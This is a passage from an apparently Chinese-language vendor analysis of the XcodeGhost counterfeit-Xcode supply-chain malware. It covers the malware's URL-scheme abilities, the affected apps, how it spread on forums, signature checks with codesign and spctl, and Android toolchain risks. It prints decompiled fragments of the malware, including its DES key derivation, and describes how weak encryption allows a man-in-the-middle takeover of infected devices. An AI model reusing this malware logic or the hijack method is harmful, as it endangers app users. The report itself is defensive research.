URL scheme 功能强大, 通过 OpenURL 可用实现很多功能; 但需要注意的是, URL scheme 所能达到的功能与目标 App 权限有关, 如拨打电话、发送短信需要被感染应用具有相应权限。但如果其他 App 或系统组件有 URL scheme 解析漏洞、Webview 漏洞等, 则能相应执行更多行为。

由于服务器已经关闭, 同时该样本也没有明显证据表明具体使用了哪些 URL scheme, 以下为我们分析的恶意代码所能做到的行为:

- 调用 App
- 拨打电话
- 发送短信
- 发送邮件
- 获取剪贴板信息
- 打开网页, 如打开高仿 Apple 的钓鱼网站
- 结合弹窗推广应用, App Store&企业证书应用皆可

```

}
v108 = objc_msgSend(v20, v17, CFSTR("appID"));
v109 = objc_retainAutoreleasedReturnValue(v108);
if ( v109
    && (v110 = objc_msgSend(v20, v17, CFSTR("scheme")),
        v111 = objc_retainAutoreleasedReturnValue(v110),
        objc_release(v111),
        v111) )
{
    v112 = objc_msgSend(&OBJC_CLASS__UIApplication, "sharedApplication");
    v113 = (void *)objc_retainAutoreleasedReturnValue(v112);
    v126 = v20;
    v114 = objc_msgSend(v20, v17, CFSTR("scheme"));
    v115 = objc_retainAutoreleasedReturnValue(v114);
    v116 = objc_msgSend(&OBJC_CLASS__NSURL, "URLWithString:", v115);
    v117 = objc_retainAutoreleasedReturnValue(v116);
    v118 = (unsigned int)objc_msgSend(v113, "canOpenURL:", v117);
    objc_release(v117);
}

```

图 2-12 设置推广应用 appID 和对应 URL scheme

另外推广应用时候，由于弹窗所有信息皆可远程设置，当把”取消“按钮显示为”安装“，”安装“按钮显示为”取消“，极易误导用户安装推广的应用。

2.1.4 中间人利用

虽然恶意代码使用的域名已经被封，但由于其通信数据只是采用了 DES 简单加密，很容易被中间人重定向接管所有控制。当使用中间人攻击、DNS 污染时，攻击者只需要将样本中服务器域名解析到自己的服务器，即可接管利用所有被感染设备，进而获取隐私、弹窗欺诈、远程控制等。

其中恶意代码使用的 DES 密钥生成比较有趣，是先定义一个字符串”stringWithFormat“，再截取最大密钥长度，即前八个字符”stringWi”。

DES 标准密钥长度为 56 位，加上 8 个奇偶校验位，共 64bit 即 8 个字节。

```

v44 = v,
objc_msgSend(CFSTR("stringWithFormat"), "getCString:maxLength:encoding:", &v20, 33, 4);
v11 = objc_msgSend(v3, "length");
v12 = malloc((size_t)((char *)v11 + 8));
v19 = 0;
v13 = (void *)objc_retainAutoreleasedReturnValue(v3);
v14 = objc_msgSend(v13, "bytes");
objc_release(v4);
if ( CCCrypt(0, 1, 3, &v20) )
,

```

图 2-13 DES 密钥生成方式

所以即便恶意代码服务器已经失活，依然建议用户及时更新被感染 App 版本，若仍未更新版本的 App，建议立即卸载或尽量不要在公共 WiFi 环境下使用，请等待新版本发布。

2.2 影响面分析

截止到 2015 年 9 月 22 日凌晨 3 时，通过各安全厂商累计发现的数据显示，当前已确认共 692 种（按照版本号计算 858 个）App 受到感染，其中影响较大的包括微信、高德地图、滴滴出行（打车）、58 同城、豆瓣阅读、凯立德导航、平安证券、网易云音乐、优酷、天涯社区、百度音乐等应用的多个版本。关于感染数量统计，当前可能出现了根据 App 开发厂商数量、应用数量、小版本数量和 HASH 数量等不同统计方式，同时由于各家数据源有很大差异，以及是否考虑和覆盖了大量第三方（地下）市场、采用企业证书分发的应用等等，因此目前统计上差异较大。在感染 APP 种类数量统计中，盘古团队快速发布了一个检测工具（<http://x.pangu.io/>），对有效统计做出了较大贡献。

注：需要说明的是，根据相关消息，这一事件是腾讯在自查中发现并上报给 CNCERT 的。

安天依托国内一份 2014 年度 iOS TOP 200 排行的信息^[3]进行了 App 检测，共发现有 6 款 App 受到影响，在表 2-1 中已用红色字体突出显示。

表 2-2 App Store Top200 中受影响 App 统计，红色为受到影响软件

TOP 200 排行
1 微信
2 百度
3 淘宝
4 QQ
5 高德导航
6 搜狗输入法
7 百度视频
8 滴滴打车
9 爱奇艺 PPS 影音
10 网易新闻
... ..
21 我叫 MTOonline
22 优酷视频
... ..
52 铃声大全
53 百度音乐
54 美团团购
... ..
59 查违章
60 爱奇艺视频
61 限时免费大全
... ..
101 芒果 TV

102 网易云音乐
103 今日头条
....
200 冰川时代: 村庄

目前，有多个分析团队和个人示警著名手机游戏开发平台 Unity 3D 和 Cocos 2d-x 也被同一作者植入了恶意代码制作了地下版本，与攻击 Xcode 手法一样。相关分析团队和研究者多数是通过 Xcode 污染代码的 ID 发布的其他内容进行分析检索发现上述问题，目前难以考证谁是最早的发现者。安天分析小组受精力所限，没有对相关手游平台被污染后关联影响到的软件跟进分析。

目前来看，对采用企业证书分发政企应用的普查，依然是当前感知统计的盲点。而同时这些被污染的应用，可能在刷机店等渠道中，继续存在。

3 扩散、组织分析

3.1 传播分析

攻击者使用了多个账号，在多个不同网站或论坛进行传播被植入恶意代码的 Xcode，以下是安天分析小组对其传播账号及传播信息的脑图化整理：




图 3-1 传播马甲关联分析图

被植入恶意代码的 Xcode 由攻击者上传至百度云网盘，然后通过国内几个知名论坛发布传播，传播的论坛包括：51CTO 技术论坛、威锋网论坛、unity 圣典、9ria 论坛和 swiftmi。安天分析小组通过跟踪发现其最早发布是在“unity 圣典”，进行传播的时间为 2015 年 3 月 16 日，攻击者在每个论坛的 ID 及所发的百度云盘下载地址都不相同，详情参见表 3-1。

表 3-1 传播论坛情况

站点名称	站点说明	发帖时间	标题	网址	发帖 ID
威锋网	国内知名 iPhone 社区	2012-12-29 13:17 最后编辑时间 2015-6-15 09:41	Xcode 最全版本 下载, Xcode7 以 及 Xcode6 全系 列	http://bbs.feng.co m/read-htm-tid-5 711821.html	lmznet
unity 圣典	Unity3D 中文技 术交流社区	2015-03-16 11:49 最后编辑时间 2015-3-23 18:12	最全 Xcode 各版 本网盘超快下 载!!【求加精】	http://game.ceege r.com/forum/read. php?tid=204961- 1-1.html	coderfun
9ria 论坛	游戏开发者社区	2015-03-24 16:55	Xcode 最全版本 下载	http://bbs.9ria.co m/thread-43267	linuxFans
51CTO 论坛 (百 度快照地址)	中国领先的IT技 术网站	2015-04-09 18:56 最后编辑时间 2015-7-1 14:07	Xcode 6 、Xcode 7 全系列, 百度 网盘下载地址	http://bbs.51cto.c om/thread-11497 38-1.html	jrl568
威锋网	国内知名 iPhone 社区	2015-06-15 09:43	Xcode 最全版本 下载, Xcode 7 以及 Xcode 6 系 列等	http://bbs.feng.co m/read-htm-tid-9 581633.html	coderfun



图 3-2 作者百度云网盘

以威锋论坛传播为例, 这个帖子本身是一个旧帖, 首次发布于 2012 年, 并在 2015 年 6 月 15 日进行最后编辑, 作者用旧帖“占坑”的目的, 是为了增加下载者对此帖信任度, 如图 3-3。



图 3-3 通过威锋网传播

此外，微博上有网友说 Xcode 传播是通过迅雷下载重定向传播，会导致输入官方下载地址下载到错误版本，但后来同一网友又澄清是自己看错了导致，并删除了原帖。有关截图参见图 3-4、图 3-5：

热门 1、有毒的文件跟正确的文件相比，要大6.97MB。连文件大小都不一致，迅雷是不会搞混的。2、经过查询，有毒的文件最早是通过百度网盘添加到离线下载当中的，而不是苹果官网的链接。//@Daniel_K4:这一次XCODE后门事件最大的传播途径就是迅雷... 很多大公司还没傻到去百度网盘或者论坛去下载...

抱歉，此微博已被作者删除。查看帮助：[网页链接](#)

图 3-4 证明截图 1 微博发帖已删

回复@MichaelBobby:至今为止，就只看到乌云原文中引用“谁敢乱说话”的评论说，官方url下载还是有毒。而他提供的有毒文件的SHA1值，经过我们查询正是百度网盘上发布的大了6.97MB的那个文件。雷叔觉得是他搞错了。//@MichaelBobby:那为什么有人反应说，官方url下载还是有毒呢

抱歉，此微博已被作者删除。查看帮助：[网页链接](#)

今天 02:00 来自 微博 weibo.com

图 3-5 证明截图 2 微博发帖已删

2015 年 9 月 19 日该网友澄清是自己记错了，误把百度云盘链接直接拷贝到迅雷下载地址里了，以下是网友的公开声明。



图 3-6 网友澄清证明

鉴于上述信息的发布和撤回皆为个人主观行为，目前不能用以证明或否认迅雷存在相关的污染问题。但在地下社区中，确实一直存在针对迅雷污染，使迅雷下载到重定向恶意代码的方法讨论，而且由于类似感染可能获得巨大的经济利益，我们亦不能完全排除这种下载污染的存在，甚至有可能通过流量劫持等方式来配合。同时历史上亦有网友反馈迅雷存在直接下载和离线下载所得到的文件大小不同（甚至是所下载到的软件不同）的情况。受时间所限，安天分析小组未对这些传言进行进一步验证。百度安全实验室分析确认迅雷离线下载存在严重的可用于下载污染的漏洞。安天分析小组根据各方意见研判认为下载工具的重定向、离线下载等问题，虽然会明显改善下载体验和下载成功率，但确实存在严重的污染风险，需要得到重视和改善。

3.2 攻击者情况猜测

此前根据腾讯安全团队的信息检索，认为攻击者可能是 X 工业大学的一名学生。业内研讨认为攻击者具备污染了多个平台的实际动作，并已经在 iOS 用户中产生了严重实际影响，期开发能力覆盖前台、后台，掌握社工技巧，具备 SEO 优化的意识。从其综合能力来看，有可能不是个体作业，而是一个小的团伙、或

者存在其他方式协同的可能性。同时，根据相对可信的消息，攻击者使用的域名对应的亚马逊云资源，每月有数千美元的账单支付，从其直接成本来看攻击者有较高的获益。

但此前关于攻击者的亚马逊资费每月数十万美元的猜测，我们认为有误，因为亚马逊从计费上是单向收费的，而相关猜测的费用是双向计算的。

根据未经公安部门证实网络新闻，传言 Xcodeghost 其中一名作者在青岛被捕。^[8]

网络安全团队微步 (Threatbook) 采用情报关联的思路，对攻击者做了分析关联的尝试。^[8]

3.3 开发环节的安全问题分析

导致大量原厂发布的 App 遭到污染的重要原因是，开发团队未坚持原厂下载，也并未验证所下载的开发工具的数字签名。

我们发现有很多分析团队向开发者提供了完整的官方 Xcode 文件的 Hash，但显然直接对应用进行数字签名验证可能是更高效、也更可靠的方法。

3.3.1 Mac&iOS app 签名方式

OS X 和 iOS 应用使用相同的签名方式，即：

1. 在程序包中新建 `_CodeSignature/CodeResources` 文件，存储了被签名的程序包中所有文件的摘要信息；
2. 使用私钥 `Private Key` 对摘要进行加密，完成代码签名。

3.3.2 Mac 上官方签名工具 `codesign` 验证 App 方式

Mac 上可以使用官方 `codesign` 工具对 Mac&iOS App 进行签名验证。

`codesign` 工具属于 Xcode Command Line Tools 套件之一，可以使用如下方式获取安装，推荐使用 1、2 方式：

1. Terminal 里执行：`Xcode-select -install`；
2. Mac App Store 里安装；
3. 安装 `brew` 后执行 `brew doctor` 自动安装；
4. 在 Developer Apple 网站下载安装：<https://developer.apple.com/downloads/>



图 3-7 Developer Apple 上的 Command Line Tools 工具

3.3.2.1 获取 app 签名证书信息

使用 `codesign -vv -d xxx.app` 指令可以获取 app 的签名信息。

如验证官方 Xcode7.0，方框内 Authority 信息即该应用的证书信息，其中：

- Authority=Apple Root CA，表示发布证书的 CA 机构，又称为证书授权中心；
- Authority=Apple Worldwide Developer Relations Certification Authority，表示证书的颁发中心，为 Apple 的认证部门；
- Authority=Apple Mac OS Application Signing，表示证书所有者，即该应用属于 Mac App Store 签名发布。




图 3-8 官方 Xcode7.0 签名信息

而验证含 XcodeGhost 恶意插件的 Xcode6.4 应用，其所有者为“Software Signing”，说明非 Mac App Store 官方渠道发布。

```

→ /Users/nirva/Desktop/iOS/018-XCodeGhost/xcode >codesign -vv -d /Users/nirva/Desktop/iOS/018-XCodeGhost/xcode/Xcode.app
Executable=/Users/nirva/Desktop/iOS/018-XCodeGhost/xcode/Xcode.app/Contents/MacOS/Xcode
Identifier=com.apple.dt.Xcode
Format=bundle with Mach-O thin (x86_64)
CodeDirectory v=20100 size=227 flags=0x0(none) hashes=3+5 location=embedded
Signature size=4097
Authority=Software Signing
Authority=Apple Code Signing Certification Authority
Authority=Apple Root CA
Info.plist entries=33
TeamIdentifier=not set
Sealed Resources version=2 rules=12 files=187936
Internal requirements count=2 size=172
    
```

图 3-9 恶意 Xcode 签名信息

3.3.2.2 验证 app 的合法性

为了达到给所有文件设置签名的目的，签名的过程中会在程序包（即 Example.app）中新建一个叫做 `_CodeSignature/CodeResources` 的文件，这个文件中存储了被签名的程序包中所有文件的签名。

使用 `codesign --verify xxx.app` 指令可以根据 `_CodeSignature/CodeResources` 文件验证 App 的合法性。校验官方 Xcode 应用，验证通过，将没有任何提示。

```

→ /Applications >codesign --verify ./Xcode.app
→ /Applications >
    
```

图 3-10 官方 Xcode 签名校验合法

校验含 XcodeGhost 恶意插件的 Xcode 应用，验证失败，会出现提示，说明该应用在签名之后被修改过。

```

→ /Users/nirva/Desktop/iOS/018-XCodeGhost/xcode >codesign --verify ./Xcode.app
./Xcode.app: a sealed resource is missing or invalid
→ /Users/nirva/Desktop/iOS/018-XCodeGhost/xcode >
    
```

图 3-11 恶意 Xcode 签名校验失败

3.3.3 官方推荐 Xcode 验证工具 spctl

鉴于此事件影响重大，苹果官方于 2015 年 9 月 22 日发布文章^[9]推荐使用 `spctl` 工具校验 Xcode 合法性。

Validating Your Version of Xcode

September 22, 2015

We recently removed apps from the App Store that were built with a counterfeit version of Xcode which had the potential to cause harm to customers. You should always [download Xcode](#) directly from the Mac App Store, or from the Apple Developer website, and leave Gatekeeper enabled on all your systems to protect against tampered software.



To verify the identity of your copy of Xcode run the following command in Terminal on a system with Gatekeeper enabled:

```
spctl --assess --verbose /Applications/Xcode.app
```

The tool should return the following result for a version of Xcode downloaded from the Mac App Store:

```
/Applications/Xcode.app: accepted  
source=Mac App Store
```

and for a version downloaded from the Apple Developer web site, the result should read either

```
/Applications/Xcode.app: accepted  
source=Apple
```

or

```
/Applications/Xcode.app: accepted  
source=Apple System
```

图 3-12 官方推荐使用 spctl 工具校验 Xcode 合法性

如图 3-13，上面为正版 Xcode 验证信息，表明来源为 Mac App Store；而下面为恶意 Xcode 工具验证信息，没有任何来源信息；

```
→ [redacted]@XCodeGhost/xcode >spctl --assess --verbose /Applications/Xcode.app  
/Applications/Xcode.app: accepted  
source=Mac App Store  
override=security disabled  
→ [redacted]@XCodeGhost/xcode >spctl --assess --verbose ./Xcode.app  
./Xcode.app: accepted  
override=security disabled
```

图 3-13 使用 spctl 工具校验 Xcode 来源

关于此前 Xcode 在国内下载较慢的问题一直被诟病，其存在国内网络设施方面的问题，但苹果未投入足够 CDN 资源也是一个因素。我们注意到苹果在申明中提及会改善国内相关下载体验，但无论体验如何，原厂获取、本地可信分发建立与维护，都应该是开发者需要建立的规则。

4 Android 风险预警

4.1 预警背景

在 XcodeGhost 事件发生后，安天分析人员尝试进行了其他平台的非官方通道开发工具审查，但由于我们的资源获取能力等因素所限，尽管检查了大量包和镜像，却并未在其他开发平台发现更多问题。但正如兄弟团队发现 Unity 3D 被同样污染的问题一样，这并不意味着其他开发平台不存在其他问题。

由于 Android 的官方开发环境在国内获取较为困难，使得部分开发者会选择从在线网盘等渠道下载离线更新包的方式来取代在线更新，因此我们将 Android 开发生产环境作为重点预警对象。

目前 Android 下的开发生产环境如图 4-1 所示，其可以分成开发流程、自动化构建和发布三部分。




图 4-1 安卓开发生产环境示意图

通过分析，无论开发者是否使用 IDE 环境进行开发或者自动化构建，都会使用到 Android SDK 和 Android NDK，并且默认官网下载的 zip 中只包含有 SDK Manager，不同 API 版本的构建工具和 lib 库均需要开发者在线下载，并且在在线云盘中有大量的离线包分享。

site:pan.baidu.com android support

Web News Images Videos Shopping More Search tools

About 2,080 results (0.42 seconds)

[android-support-v4.jar_免费高速下载|百度网盘-分享无限制](#)
pan.baidu.com/wap/link?uk=3124727634...0 Translate this page
文件名:android-support-v4.jar 文件大小:633.13K 分享者:啊啊啊啊传482 分享时间:2015-1-12 16:32 下载次数:5.

[android-support-design.jar_免费高速下载|百度网盘-分享无 ...](#)
pan.baidu.com/wap/link?uk=2013327370...0 Translate this page
文件名:android-support-design.jar 文件大小:207.56K 分享者:浴血神魂 分享时间:2015-7-22 15:49 下载次数:5.

[android-support-v4.jar等_免费高速下载|百度网盘-分享无限制](#)
pan.baidu.com/.../link?...inside渠道SDK工程%2FAnd... Translate this page
文件名:android-support-v4.jar 文件大小:543.16K 文件名:diskruncache-2.0.2.jar 文件大小:21.19K 文件名:javaxdelta-2.0.1.jar 文件大小:39.58K 文件 ...

[android-support-v4.jar_免费高速下载|百度网盘-分享无限制](#)
pan.baidu.com/.../shareview?&...%2F学习资料%2FAn... Translate this page
文件名:android-support-v4.jar 文件大小:376.65K 分享者:8627096539zhang 分享时间:2014-10-21 15:02 下载次数:0.

[android-support-v4.jar_免费高速下载|百度网盘-分享无限制](#)

site:pan.baidu.com android ndk

Web Videos Images News Books More Search tools

About 401 results (0.35 seconds)

[android-ndk-r9d-linux-x86_64.tar.bz2 - 百度网盘](#)
pan.baidu.com/wap/link?uk=3829505879...0 Translate this page
文件名:android-ndk-r9d-linux-x86_64.tar.bz2 文件大小:393.75M 分享者:极客学院分享 分享时间:2014-10-26 10:37 下载次数:47.

[android-ndk-r9d-linux-x86.tar.bz2_免费高速下载|百度网盘 ...](#)
pan.baidu.com/wap/link?uk=3829505879...0 Translate this page
文件名:android-ndk-r9d-linux-x86.tar.bz2 文件大小:386.45M 分享者:极客学院分享 分享时间:2014-10-26 10:36 下载次数:29.

[android-ndk-r10d-linux-x86_64.bin_免费高速下载 - 百度网盘](#)
pan.baidu.com/wap/link?uk=3758604157...0 Translate this page
文件名:android-ndk-r10d-linux-x86_64.bin 文件大小:437.88M 分享者:ultrapro 分享时间:2014-12-13 23:30 下载次数:43.

[android-ndk-r9d-darwin-x86_64.tar.bz2 - 百度网盘](#)
pan.baidu.com/wap/link?uk=3829505879...0 Translate this page
文件名:android-ndk-r9d-darwin-x86_64.tar.bz2 文件大小:381.79M 分享者:极客学院分享 分享时间:2014-10-26 10:38 下载次数:18.

[android-ndk-r9d-windows-x86_64.zip - 百度网盘](#)

site:pan.baidu.com android sdk

Web Images Videos News Apps More Search tools

About 931 results (0.20 seconds)

[android SDK离线安装包所有zip_免费高速下载|百度网盘 ...](#)
pan.baidu.com/wap/link?uk=3104341340...0 Translate this page
文件名:android SDK离线安装包所有zip 文件大小:- 分享者: 分享时间:2015-4-16 11:18 下载次数:132.

[android-sdk.rar_免费高速下载|百度网盘-分享无限制](#)
pan.baidu.com/wap/link?uk=2081394680...0 Translate this page
文件名:android-sdk.rar 文件大小:109.09M 分享者:lp475540741 分享时间:2013-9-11 19:52 下载次数:355.

[android-sdk-windows.rar_免费高速下载|百度网盘-分享无 ...](#)
pan.baidu.com/wap/link?uk=86165354...third... Translate this page
文件名:android-sdk-windows.rar 文件大小:2.43G 分享者:VIP恰清考研 分享时间:2014-5-31 15:13 下载次数:55.

图 4-2 通过搜索引擎可以看到在百度网盘资源中有多份 Android 开发工具包

下文我们将分别说明 JAVA 代码和 Native 代码的开发生产环境面临的污染风险，为避免我们的分析被攻击者利用，分析小组对公开版本报告中的本部分做了大篇幅删减，相关论述是希望兄弟团队共同对污染的可能性进行排查，以降低风险。


4.2 JAVA 代码开发生产环境的风险

在 Android 开发中，JAVA 代码开发和编译主要由 Android SDK 提供，其中除了编译工具和 Ant 编译脚本外，还提供了系统 jar 库，用于版本兼容的 support 库，以及一些官方其他支持库。

JAVA 开发生产环境被污染的风险，可能存在如下情况：

1. 污染代码在编译过程中被植入，或者随 apk 打包的 jar 库植入；
2. 污染代码需要被主动调用，如在一个类被加载的时候去调用。

Android SDK 中最大的风险是 jar 库没有普遍采用签名验证机制，存在被篡改风险。



```
$ jarsigner -verify android-support-v4.jar  
jar 未签名。(缺少签名或无法对签名进行语法分析)
```

图 4-3 验证部分.jar 的数字签名

4.3 Native 代码开发生产环境的风险

同样，Native 代码开发生产环境被污染的风险，可能存在如下情况：

1. 污染代码跟随编译过程进入构建的模块，Native 代码开发生产环境存在如下污染问题：
 - 1) 污染头文件被污染；
 - 2) ndk-build 编译脚本被污染；
 - 3) crt 运行的.o 库被污染。
2. 污染代码必须能够自动执行，污染代码可能被编译到.init_proc 或者.init_array 节；
3. 存在某处主动调用静态库的 extern 方法。

5 全景的安全视野才能减少盲点

如果对这一事件进行定性，我们将其称之为一系列严重的“地下供应链”（工具链）污染事件，在当前移动互联网研发过度追求效率、安全意识低下的现状下，连锁形成了重大后果。从目前分析来看其污染源可能是地下黑产，并穿透了若干道应有的安全篱笆。同时值得深思的是，在今年 3 月份的时候斯诺登曝光的一份文档显示：美国情报机构曾考虑通过对 Xcode(4.1)SDK 进行污染，从而绕过苹果 App Store 的安全审查机制，最终将带毒 App 放到正规的苹果应用商店里，可见无论是针对地下黑产，还是情报获取，供应链

和工具链都将是“兵家必争之地”。长期起来，国内安全的焦虑过多地集中围绕着 CPU 和操作系统等少数环节的自主化展开，但还有其他几方面问题没有得到足够关注。

1. **从供应链上看：**供应链上的各个环节，都有可能影响到最终产品和最终使用场景的安全性。在这个维度上，开发工具、固件、外设等“非核心环节”的安全风险，并不低于操作系统，而利用其攻击的难度可能更低。因此仅关注供应链的基础和核心环节是不够的。而同时，在实际应用场景中，往往存在着因盗版、汉化、破解等问题带来的“地下供应链”，以及下载重定向、第三方分发源等带来的不确定性，这些因素，在过去已经给信息系统制造了大量隐患。
2. **从场景和时域关联上看：**开发商、分销商、配送通道的安全性与使用场景的安全同样重要，因此只关注最终场景的安全是不够的。苹果在中国缺少足够的 CDN 资源投入，尽管因其产品的强势，让中国的开发者和用户都能容忍，但无疑也助动了地下工具链的成长。而国内的网络速度和效率问题，看似一个体验问题，但其最终也同样可以转化为安全问题。而同时，离线下载、下载已删除文件等功能在为网民提供便利的同时，也带来了安全上的不确定性。
3. **从权限上看：**在数据读取能力上，居于底层的操作系统和居于上层的应用程序可能是一致的，即使操作系统做出种种分层访问、沙箱隔离等限制，一旦受到污染程序进入系统，其攻击难度就瞬间从远程利用降低为提权，因此只关注操作系统的“底层”安全是不够的，追求系统数据安全和持续运维才是目的。而同时，在移动平台上，无论是安卓提供的安全产品与应用平权的策略，还是苹果彻底将反病毒产品逐出 App Store 的方法，最终都导致安全厂商难以给予其更多的支持、防护和协同。从而使这些互联网霸王龙陷于与寄生虫们不可能取胜的战争当中。
4. **从信息链上看：**互联网模式不是传统的信息流转，而是基于用户的方便性追求而进行的信息采集、聚合与分析，用户需要用主动提供信息来置换对应服务，因此，仅用传统的控制思维是不够的。而从这一恶意代码所表现出的信息采集和提交的特性来看，其似乎与常态的互联网客户端十分接近，这或许也是其未能被更早发现的原因。

从被现行发现的 Xcode 到之后被关注到的 Unity 3D 和 Cocos 2d-x，以及我们预警的安卓开发平台被污染的可能性，一系列非官方版本污染事件涉及到了上述每个问题的层面，其正是通过工具链污染绕过了多个开发厂商的自我安全审核，与号称非常严格的苹果应用商店的上架审核（也许对苹果来说，这个“多余”的模块就像一个新增的广告联盟的插件）。而一批开发者不坚持原厂获取开发工具，不审查工具的数字签名，这些都暴露了 App 开发领域的野蛮生长，忽视安全的现状。而这种被污染的 App 到达用户终端后，并不需要依赖获取更高权限，依然可以获取大量有价值的信息，但一旦与漏洞利用结合，就有可能形成巨大的威

力。而同时，其也采用了与互联网客户端类似的信息采集聚合方式，而数据的聚合点，则位于境外的云服务平台上。从而使事件变成的多边、多角的复杂关系。

对于苹果公司在此事中的表现，我们认为并不能让人满意，除了期待苹果在中国有更多的 CDN 投入来改善下载体验外，我们想引用我们的同事在 2012 年所写的两段文字：“作为一个选择全封闭、不兼容产业模式的商业帝国，苹果公司取得的巨大成就在于其对体验极致的追求和近乎完美的产业定位设计。但如果把第三方安全支撑能力完全摒弃在外，一个自身已经成为复杂巨系统的体系，怎么可能具备独善其身的能力呢”、“对安全厂商高度排斥，如果不求变革，这些都将导致其陷入漫长的一个人的战斗。”

这一问题再度提醒我们，要跳出单点迷思，从完整供应链、信息链角度，形成全景的安全视野、安全建模与评价、感知能力。同时，我们也要再度提醒，我们需要警惕“建立一个完全自闭合的供应链与自循环的信息链方能安全自保”的小农安全观的卷土重来，在互联网和社会生活场景下，这本身就不可能实现。而中国政企网络的市场空间，完全不足以保证一个健康的闭环供应链的有效生存，更谈不上还需要支撑这个闭环供应链安全性的持续改进。

同时，我们也需要看到，网络地下黑产的泛滥与无孔不入，其不仅将危害网民的安全，也会带来更多纵深的安全风险，其让国家安全的防护边界变得模糊。因此在这一问题上投入更多的资源，进行更为强力、有效的综合治理，于国于民都非常必要。

外一篇：我们的检讨

我们一直在追求“一小时启动、同时打赢两场战争”的分析对抗能力，但针对这次 XcodeGhost 事件，一周的时间过去了，我们却未能及时交卷。尽管我们有分布在四个城市的传统、网络、移动、追溯的四个分析团队，但当在同一个领域的两个事件接踵到达时，我们出现了严重的指挥和衔接问题，我们的局部兵力和能力也暴露出了不足。但也许，这种密集到达的挑战正是安全威胁的常态。

